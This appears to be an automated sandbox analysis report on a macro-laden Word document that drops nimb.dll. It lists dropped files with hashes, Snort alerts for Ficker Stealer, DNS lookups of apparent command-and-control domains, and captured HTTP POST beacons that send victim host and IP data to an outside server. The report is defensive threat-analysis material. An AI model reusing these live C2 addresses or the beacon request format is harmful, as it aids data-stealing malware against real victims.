C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\VFZ0HUO0.txt	
Process:	C:\Windows\SysWOW64\svchost.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	14
Entropy (8bit):	2.699513850319966
Encrypted:	false
SSDEEP:	3:EQgNQVLSV:EQgNAi
MD5:	A1924933759C1451D5C265A1AAE417BB
SHA1:	51E332B10F8DF35EC6CFE0F19BBFA1C1BA26C7EF
SHA-256:	14B234DD8C929349B23088908C14E02574760F839DE8A88574D7D4F70AFFD02F
SHA-512:	4D0DD0054634B744F7EDCFFEDB17E17FCB6B4D7B269BD6F23CB6275802D0AF42CC0460AFAF9D3539E23B0EA9673A7DBA30FF35AFAED68BDF86B3EBE15C9DI 3F5
Malicious:	false
Reputation:	low
Preview:	185.189.150.70

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2581227F.emf	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	4980
Entropy (8bit):	3.85346385078428
Encrypted:	false
SSDEEP:	48:unhNDy26sdBgD89t1Tb4HKKZX3Y6kpnydHk0azLUX:MrjBvt1X6Y+EDS
MD5:	800D9DB0CFC1190FBBBFCF148131457F
SHA1:	6D6F11B7EE5C393FA5EEA1BC6BB9B68D286EE4F0
SHA-256:	9A19C18847D04C7846F85CA1D6EFFEE7B818F6425420B659A4C54807BF537734
SHA-512:	016E63724592069CE43A096094F826FC2608B158F38FB01B94617CE821387251431D823B918F4569512BA1727477229B1426176D6D781F24EE3E72C2393ADAC0
Malicious:	false
Reputation:	low
Preview:	....l.....1.../..... EMF....t.....V.....i.....:.....7...5...R...p.....S.e.g.o.e. .U.I.....\.. .....Z/.....(.....[/.....H[/.....Z/.....a$..... .....[/.....[/.....V.....dv.....%..... .....r.....+..... ... .?.....?.....l...4..... ... ...(... ... .

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{8AE9CCB3-349E-46EF-BF24-C3A751787722}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{8AE9CCB3-349E-46EF-BF24-C3A751787722}.tmp	
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Local\Temp\msohtmlclip1\01\clip_colorschememapping.xml	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	314
Entropy (8bit):	4.803822695545621
Encrypted:	false
SSDEEP:	6:TMVBd6OjzVlNAUifYRZ5YUvLGDmaN4bJU6Yizg:TMHdtnGfYF/CSaibJUzf
MD5:	6B7A472A22FBDBFF4B2B08DDB4F43735
SHA1:	C6DF700168D3F5A90FF2713B78F8EF1446927102
SHA-256:	65F3CDBC4390C81B94FA960B7362917443FC1E6A51E3F81E4CB4C4DFA09DA4BE
SHA-512:	8D2E00954422F124CB1A7B969A728B3A6C9FB11C44623C1CDA33F2364E1C7CB101F6BF6C980E5F26368594F6CECED5C3D5E5A43327387554567BCDB5F103674
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<a:clrMap xmlns:a="http://schemas.openxmlformats.org/drawingml/2006/main" bg1="lt1" tx1="dk1" bg2="lt2" tx2="dk2" accent1="accent1" accent2="accent2" accent3="accent3" accent4="accent4" accent5="accent5" accent6="accent6" hlink="hlink" folHlink="folHlink"/>

C:\Users\user\AppData\Local\Temp\msohtmlclip1\01\clip_image001.emz	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	gzip compressed data, max speed, from NTFS filesystem (NT)
Category:	dropped
Size (bytes):	1573
Entropy (8bit):	7.825113016169698
Encrypted:	false
SSDEEP:	48:XOF/tYpAwgxQVEIAvMBauhRyLzj11gEMN92y:ud+V7VBjhRyPx1aP
MD5:	3049B0E9ECD3E912A6CBD088FD32269A
SHA1:	CA30E103EA5FAA3B064CBE7E2E751B0FB7AA0B62
SHA-256:	36D9FBA23F7F6B2A2411C474700FE8FAC7FE81818D991D36A67BE35C87FA8035
SHA-512:	9B1FDF68613AEF12CEE3B10B65B44245618F9A396931ECEB06238FBA06EFF7E381156BF257A47EFD67655CBE870197BE7D1C0C386ADB0D7E915934C82901F9A
Malicious:	false
Preview:	...........[l.U..O1.(.F.QKbM4...$..._...M....."^b.OFZZ...[.m.....r.(.F.FB..P](.B.....[..^.....nC...d.{.9;..v.L&A)..u'..j.*.._'.*U.J~..W.JP.<..}\|jl..t..9.<.>A..q.z...v/Q..xb.e....}..6.+.?.. u".&r.`.8..Q..O.....S.G..t...>X.>.....7.W0p....!._v.....1.qs..f.G.`^..5..Im._K..Y.6..I....D....V.=...{-;.1..Xk.y.Uw.}....k>b..Q..}..k...y.U..3..#.J.(.R^.9..VJQo.\..h_c%.L6..=../<H)....#.. ....(?/...r(77.rs.)';...2)+k+een....uK.m..L...9.6.o...TJ.....=G{.Gaa....k....+UTd.n.E.T..q.....45u...n...../)..9.O3?^.M...\|...%%..G.c.....:...3.Q.:...E.-[.Z.R...v6.P..}.....B._VZj. 8..Z.....1...K.....]2.....1.n...S.in#..c.r.....(/.....M...../.....~j..B..4..5j.../....v..7...#...j.....\|.....z..a.\.>v..5.V.....n..q@.0f.....b...8...8$-|...R.I7.=z..v6.H^...0..@.cX...{.....B.`7.9 .G.....]..R....]>G..~.l.'yv9J...A- ..@+|._.....4.....nw+...).....'._<C#C.:.uXj.X+.k..(.YZ|G..?91.ql....a...O.....pMt.M.s]....a.}..M.~U.C..#..k....?|F.3q|w....

C:\Users\user\AppData\Local\Temp\msohtmlclip1\01\clip_image002.png	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	PNG image data, 1 x 1, 1-bit grayscale, non-interlaced
Category:	modified
Size (bytes):	141
Entropy (8bit):	5.0418848503769755
Encrypted:	false
SSDEEP:	3:yionv//thPlE+k/aclIGkC199h/rywOdg9RthwoMG+jqDsQ8lmhDG2ntB1p:6v/lhPfk/2XFhm+jQDTAD5dp
MD5:	9B1C100EED15C0F0598CF0053EBDEFF2
SHA1:	3CFBD2B4EEDDBF0594741263616BE31C72626E4F
SHA-256:	75209454F9B87D0147B39F1324810F5719C35454ED8C296C7BDF1BF9B9A919A3
SHA-512:	BE4DD83E8E9054EFC3176C331068915C1D0B066B011B2C27445C39542787101E4A888607463721D314CFCA3EDB6CEC5433B62A16DB6DF8164FB8D70F911F81D

C:\Users\user\AppData\Local\Temp\msohtmlclip1\01\clip_image002.png	
Malicious:	false
Preview:	.PNG.....IHDR.....7n.$....gAMA....|.Q.....pHYs.....+.....tEXtSoftware.Microsoft Office..5q....IDAT..ch.....IEND.B`.

C:\Users\user\AppData\Local\Temp\msohtmlclip1\01\clip_themedata.thmx	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Microsoft OOXML
Category:	dropped
Size (bytes):	3104
Entropy (8bit):	7.632416686567842
Encrypted:	false
SSDEEP:	96:Q6Zjp6bfuijKIDa05vZep862Q9NAjCbxFpgNum:Q6/6rT5bk8xgNAORm
MD5:	2B26E4DD316F857EBB6E2B6B0E1E0282
SHA1:	581AE91D57A710CF31348CD5F5AB6FD1B081291E
SHA-256:	40BB5B5897D76A8EEFB7136E658BDDAA65F094C9689B931A78A01601F9EE02CB
SHA-512:	F097BEEC6E9E39E56DD1AF7DD1E02FE87DA3F818006E5B8B9377013E6FD039EE5765B3BDD7FBF96529C9988E2D7A75EA7300C7CA292DB9471ACE450E7582D0A0
Malicious:	false
Preview:	PK.....!.....[Content_Types].xml...N.0.E.H...-J..@.%...|..$....U..L.TB. .l,.3..;.r.....J..B+$..G]..7O.V....<a.....(7..I..R.{.pgL.=..r.....8..5v&.....uQ...8..C.....X=....$..?6N.JC.....F..B..'...+...Y.T....^e5.5.. ....._.g .-.;.....Yl....\|6^.N...`.?.....[.....PK.....!.....6....._rels/.rels...j.0.....}Q...%v/..C/.}..(.h".....O.....=..... .....C?.h.v=.....%.[xp..{ ._.P.<.1..H.0.....O.R.Bd....JE.4b$...q_.....6L...R.7`.....0.O...,.E.n7.Li.b../.S...e.....PK.....!.ky.....theme/theme/themeManager.xml..M.. .@.}.w..7c.(Eb.....C..A. .....7....K.Y,....e.....|,....H..,I.....x.....I.sQ}#..... .+.!.,.^.$j=.GW...).E.+&..8.....PK.....!.0.C).....theme/theme/theme1.xml.YOo.6....w toc'v..u...-M..n..i...P.@.I}.....a...m.a[.. ..4.:I...GR..X^.6..>$.....!)O.^.r.C$.y@...../.yH*.....).....UDb.`}".q..J.....X^.)I`n.E....p).....li.V[].1M<.....O.P..6r.=....z.gb.I.g....u.

C:\Users\user\AppData\Local\Temp\nimb.dll	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	823296
Entropy (8bit):	6.490962289954401
Encrypted:	false
SSDEEP:	12288:c+HZy3ykWy2UIHkfYsZ+HZy3ykWy2UIHkfYsZ+HZy3ykWy2UIHkfYs:75dynIM65dynIM65dynIM
MD5:	D62F5A4DC678BCCD781C791444F48219
SHA1:	F3BD45BFACF633F790B79DC3561A5C2807F755E0
SHA-256:	41C004D250049F7ABDD2207A80FE2B400055BE29F43B7273F58F20AB24C33E29
SHA-512:	B65D572096EC62A9536F4BE5FD53A253D88E4C8D9D5A395684A3D763B511AAAAE59AA0CB08927C9E1A5C8BA9F8ECC5F812C5F51D11C25128E314D493D8CB90C
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....o..+...+...+....o..=....o....."... ...+..._....o.....o..*....o..*....o..*...Rich +.....PE..L....D.D.....!.....P.....)..... .....x..... .....%..@.....@..... .....text..... ..`.rdata.....@..@.data...(..... .....@....rsrc... .....@..@.reloc...7.....@.....@..B..... ....

C:\Users\user\AppData\Local\Temp\nimb.dll:Zone.Identifier	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	79
Entropy (8bit):	3.956926158720551
Encrypted:	false
SSDEEP:	3:gAWY3+/lAWY36AxZAWY3n:qY3ARY3lFY3n
MD5:	7D1929A78622DDCF7667E996D1C9204C
SHA1:	685EC20FDB904680E30553B957DDB6C69E9AEE7C
SHA-256:	B9A656B09CD4C161C1C09E796593BFBC061E67DF497310556FC8DB1D22111ABA
SHA-512:	BEF2029CBD33C71DC7E245B3CA9F32A38499FB43B104CDA538F860BF696B3E004235879A5968DB2CD3F6ABEDF257F36BE295C9BFD64FF7AF8D31F314654F678
Malicious:	false
Preview:	[ZoneTransfer]..ZoneId=3..[ZoneTransfer]..ZoneId=3..3[ZoneTransfer]..ZoneId=3..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\0708_3355614568218.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:16 2020, mtime=Wed Aug 26 14:08:16 2020, atime=Fri Jul 9 09:06:34 2021, length=900096, window=hide
Category:	dropped
Size (bytes):	2108

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\0708_3355614568218.LNK	
Entropy (8bit):	4.515637612712818
Encrypted:	false
SSDEEP:	24:8ZL/XTd6jFyRep9Dv3qVdM7dD2ZL/XTd6jFyRep9Dv3qVdM7dV:8l/XT0jFsbVQh2l/XT0jFsbVQ/
MD5:	B8638794C673AA6CAAD32CDC0FD26972
SHA1:	67EFF931986467D960E46C129DC386F8426C87CF
SHA-256:	236AAB703C400AC7512D7856D26AFC03DD54C977F3B6C018F05251DEF244F860
SHA-512:	68F28A4E9C5B9A5EA0094EED222743E4F2FF9C5E2D8D6B3D3CB931A6F8602C686356CEDAC9FAD5CEBAD20B1FCDF2700E89A157EFDC137804D7A7FFDB69F764EE
Malicious:	false
Preview:	L.....F.... ...|.}..{..|.}..{...N...t.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....v.2.....R.P .0708_3~1.DOC..Z.....Q.y.Q.y*...8.....0.7.0.8._.3.3.5.5.6.1.4.5.6.8.2.1.8...d.o.c.....-...8...[.....?J.....C:\Users\..#.....\\390120\Users.user\Desktop\0708_3355614568218.doc.-.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.0.7.0.8._.3.3.5.5.6.1.4.5.6.8.2.1.8...d.o.c.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....390120.....D_....3N...W..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	92
Entropy (8bit):	4.26127316779323
Encrypted:	false
SSDEEP:	3:M1VBWWQQ8QuLBCnWWQQ8QuLBCmX1VBWWQQ8QuLBCv:MLQQ8aQQ8BQQ8S
MD5:	3ECD47D2F7A8A0522CBA7C63530AAB6B
SHA1:	D5B85BBF70DB601A62751D246B4E900C7DDB2CC8
SHA-256:	76B4AF574873D2EBB80D68F5AAC825B6F8A15ACF2A799D2612A4E5782154C78F
SHA-512:	EB114D4F54917AA3B55981D77D8D8367C39A18810F37798F3ECC31C4B7FC02F8D15426ADCDE8ECE163B3BB8A73882CCAEB540D0E4374CBFCDD987DA4A80424D
Malicious:	false
Preview:	[doc]..0708_3355614568218.LNK=0..0708_3355614568218.LNK=0..[doc]..0708_3355614568218.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.4311600611816426
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVydH/5llORewrU9lln:vdsCkWtORWRjYl
MD5:	390880DCFAA790037FA37F50A7080387
SHA1:	760940B899B1DC961633242DB5FF170A0522B0A5
SHA-256:	BE4A99C0605649A08637AC499E8C871B5ECA2BAA03909E8ADBAA4C7A6A1D5391
SHA-512:	47E6AC186253342882E375AA38252D8473D1CA5F6682FABD5F459E1B088B935E326E1149080E0FE94AB176A101BA2CB9E8B700AB5AFAE26F865982A8DA295FD3
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

C:\Users\user\Desktop\~$08_3355614568218.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.4311600611816426
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVydH/5llORewrU9lln:vdsCkWtORWRjYl
MD5:	390880DCFAA790037FA37F50A7080387
SHA1:	760940B899B1DC961633242DB5FF170A0522B0A5
SHA-256:	BE4A99C0605649A08637AC499E8C871B5ECA2BAA03909E8ADBAA4C7A6A1D5391
SHA-512:	47E6AC186253342882E375AA38252D8473D1CA5F6682FABD5F459E1B088B935E326E1149080E0FE94AB176A101BA2CB9E8B700AB5AFAE26F865982A8DA295FD3
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1252, Author: Mr.Administrator, Template: Normal.dotm, Last Saved By: MyPc, Revision Number: 2, Name of Creating Application: Microsoft Office Word, Create Time/Date: Wed Jul 7 12:34:00 2021, Last Saved Time/Date: Wed Jul 7 12:34:00 2021, Number of Pages: 1, Number of Words: 3, Number of Characters: 21, Security: 0
Entropy (8bit):	7.580040776790893
TrID:	• Microsoft Word document (32009/1) 54.23% • Microsoft Word document (old ver.) (19008/1) 32.20% • Generic OLE2 / Multistream Compound File (8008/1) 13.57%
File name:	0708_3355614568218.doc
File size:	898048
MD5:	992338b40b38f1f55bd4a9599f70771c
SHA1:	866086438592043aebb88f3da34ad437681a5cb0
SHA256:	b4d402b4ab3b5a5568f35562955d5d05357a589ccda55fc e5a2c166ef5f15699
SHA512:	cd0482f15b709a61dcc3c0007486d5d2eaeb5bfc315cc2d 82bd4f75dae68fed5fee8a0e90c61163723f34b0cdc6c45 9c186f14ef6b936bc5ed70e7b4d97da50a
SSDEEP:	12288:+BGIYW4wA74FRrUSJUnKERsY10hYBzSF6G8 MHZf5th8NS+LBb+HZy3ykWy2UIHkJ:+EIZ4wA74D4S QKxZcy8gthDWa5dynIM
File Content Preview:	.....>.....a.....m.....X...Y. ..Z...[...\...]...^..._...`...p...q...r...s...t..... ..... .

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "0708_3355614568218.doc"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Office Word
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1252
Title:	
Subject:	
Author:	Mr.Administrator
Keywords:	
Comments:	
Template:	Normal.dotm
Last Saved By:	MyPc

Summary

Revion Number:	2
Total Edit Time:	0
Create Time:	2021-07-07 11:34:00
Last Saved Time:	2021-07-07 11:34:00
Number of Pages:	1
Number of Words:	3
Number of Characters:	21
Creating Application:	Microsoft Office Word
Security:	0

Document Summary

Document Code Page:	1252
Number of Lines:	1
Number of Paragraphs:	1
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams with VBA

Streams

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
07/09/21-03:07:44.821475	TCP	2031074	ET TROJAN Win32/Ficker Stealer Activity	80	49172	95.213.179.67	192.168.2.22
07/09/21-03:07:44.822108	TCP	2031132	ET TROJAN Win32/Ficker Stealer Activity M3	49172	80	192.168.2.22	95.213.179.67
07/09/21-03:07:46.763546	TCP	2031074	ET TROJAN Win32/Ficker Stealer Activity	80	49178	95.213.179.67	192.168.2.22
07/09/21-03:07:46.764728	TCP	2031132	ET TROJAN Win32/Ficker Stealer Activity M3	49178	80	192.168.2.22	95.213.179.67

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 9, 2021 03:07:35.627645969 CEST	192.168.2.22	8.8.8.8	0x26ae	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)
Jul 9, 2021 03:07:41.856858015 CEST	192.168.2.22	8.8.8.8	0x80ac	Standard query (0)	sudepallon.com	A (IP address)	IN (0x0001)
Jul 9, 2021 03:07:42.351741076 CEST	192.168.2.22	8.8.8.8	0x51f2	Standard query (0)	srand04rf.ru	A (IP address)	IN (0x0001)
Jul 9, 2021 03:07:43.941922903 CEST	192.168.2.22	8.8.8.8	0x79da	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)
Jul 9, 2021 03:07:44.263042927 CEST	192.168.2.22	8.8.8.8	0xa9f6	Standard query (0)	pospvisis.com	A (IP address)	IN (0x0001)
Jul 9, 2021 03:07:44.609189034 CEST	192.168.2.22	8.8.8.8	0xa9f6	Standard query (0)	pospvisis.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 9, 2021 03:07:46.274094105 CEST	192.168.2.22	8.8.8.8	0x6352	Standard query (0)	pospvisis.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 9, 2021 03:07:35.640475988 CEST	8.8.8.8	192.168.2.22	0x26ae	No error (0)	api.ipify.org	nagano-19599.herokussl.com		CNAME (Canonical name)	IN (0x0001)
Jul 9, 2021 03:07:35.640475988 CEST	8.8.8.8	192.168.2.22	0x26ae	No error (0)	nagano-19599.herokussl.com	elb097307-934924932.us-east-1.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Jul 9, 2021 03:07:35.640475988 CEST	8.8.8.8	192.168.2.22	0x26ae	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		50.19.92.227	A (IP address)	IN (0x0001)
Jul 9, 2021 03:07:35.640475988 CEST	8.8.8.8	192.168.2.22	0x26ae	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.235.175.90	A (IP address)	IN (0x0001)
Jul 9, 2021 03:07:35.640475988 CEST	8.8.8.8	192.168.2.22	0x26ae	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.235.121.178	A (IP address)	IN (0x0001)
Jul 9, 2021 03:07:35.640475988 CEST	8.8.8.8	192.168.2.22	0x26ae	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.243.175.83	A (IP address)	IN (0x0001)
Jul 9, 2021 03:07:35.640475988 CEST	8.8.8.8	192.168.2.22	0x26ae	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		50.16.216.118	A (IP address)	IN (0x0001)
Jul 9, 2021 03:07:35.640475988 CEST	8.8.8.8	192.168.2.22	0x26ae	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.136.132	A (IP address)	IN (0x0001)
Jul 9, 2021 03:07:35.640475988 CEST	8.8.8.8	192.168.2.22	0x26ae	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.224.49	A (IP address)	IN (0x0001)
Jul 9, 2021 03:07:35.640475988 CEST	8.8.8.8	192.168.2.22	0x26ae	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		50.16.220.248	A (IP address)	IN (0x0001)
Jul 9, 2021 03:07:42.202471972 CEST	8.8.8.8	192.168.2.22	0x80ac	No error (0)	sudepallon.com		77.222.42.67	A (IP address)	IN (0x0001)
Jul 9, 2021 03:07:42.641100883 CEST	8.8.8.8	192.168.2.22	0x51f2	No error (0)	srand04rf.ru		8.211.241.0	A (IP address)	IN (0x0001)
Jul 9, 2021 03:07:43.956505060 CEST	8.8.8.8	192.168.2.22	0x79da	No error (0)	api.ipify.org	nagano-19599.herokussl.com		CNAME (Canonical name)	IN (0x0001)
Jul 9, 2021 03:07:43.956505060 CEST	8.8.8.8	192.168.2.22	0x79da	No error (0)	nagano-19599.herokussl.com	elb097307-934924932.us-east-1.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Jul 9, 2021 03:07:43.956505060 CEST	8.8.8.8	192.168.2.22	0x79da	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.211.162	A (IP address)	IN (0x0001)
Jul 9, 2021 03:07:43.956505060 CEST	8.8.8.8	192.168.2.22	0x79da	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		50.16.246.238	A (IP address)	IN (0x0001)
Jul 9, 2021 03:07:43.956505060 CEST	8.8.8.8	192.168.2.22	0x79da	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		50.16.226.23	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 9, 2021 03:07:43.956505060 CEST	8.8.8.8	192.168.2.22	0x79da	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		50.16.216.118	A (IP address)	IN (0x0001)
Jul 9, 2021 03:07:43.956505060 CEST	8.8.8.8	192.168.2.22	0x79da	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.243.175.83	A (IP address)	IN (0x0001)
Jul 9, 2021 03:07:43.956505060 CEST	8.8.8.8	192.168.2.22	0x79da	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.225.165.85	A (IP address)	IN (0x0001)
Jul 9, 2021 03:07:43.956505060 CEST	8.8.8.8	192.168.2.22	0x79da	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.235.88.121	A (IP address)	IN (0x0001)
Jul 9, 2021 03:07:43.956505060 CEST	8.8.8.8	192.168.2.22	0x79da	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		50.19.92.227	A (IP address)	IN (0x0001)
Jul 9, 2021 03:07:44.608213902 CEST	8.8.8.8	192.168.2.22	0xa9f6	No error (0)	pospvisis.com		95.213.179.67	A (IP address)	IN (0x0001)
Jul 9, 2021 03:07:44.623220921 CEST	8.8.8.8	192.168.2.22	0xa9f6	No error (0)	pospvisis.com		95.213.179.67	A (IP address)	IN (0x0001)
Jul 9, 2021 03:07:46.559499025 CEST	8.8.8.8	192.168.2.22	0x6352	No error (0)	pospvisis.com		95.213.179.67	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- api.ipify.org
- sudepallon.com
- srand04rf.ru

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	50.19.92.227	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:07:35.791934967 CEST	0	OUT	GET / HTTP/1.1 Accept: */* User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: api.ipify.org Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:07:42.262625933 CEST	1	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 105 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 30 2e 30 2e 30 2e 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=74695568600802823404&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=0.0.0.0&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:07:42.331255913 CEST	1	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:07:43 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 33 38 0d 0a 47 48 53 54 41 52 68 41 45 67 34 4f 43 6b 42 56 56 51 6b 49 47 78 51 65 53 6b 34 49 48 46 51 49 44 31 56 4e 45 68 77 51 43 52 34 63 45 42 45 4a 56 42 38 43 48 77 63 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: 38GHSTARhAEg4OCkBVVQkIGxQeSk4IHFQID1VNEhwQCR4cEBEJVB8CHwc=0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.22	49175	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:07:45.547195911 CEST	301	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=74695568600802823404&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
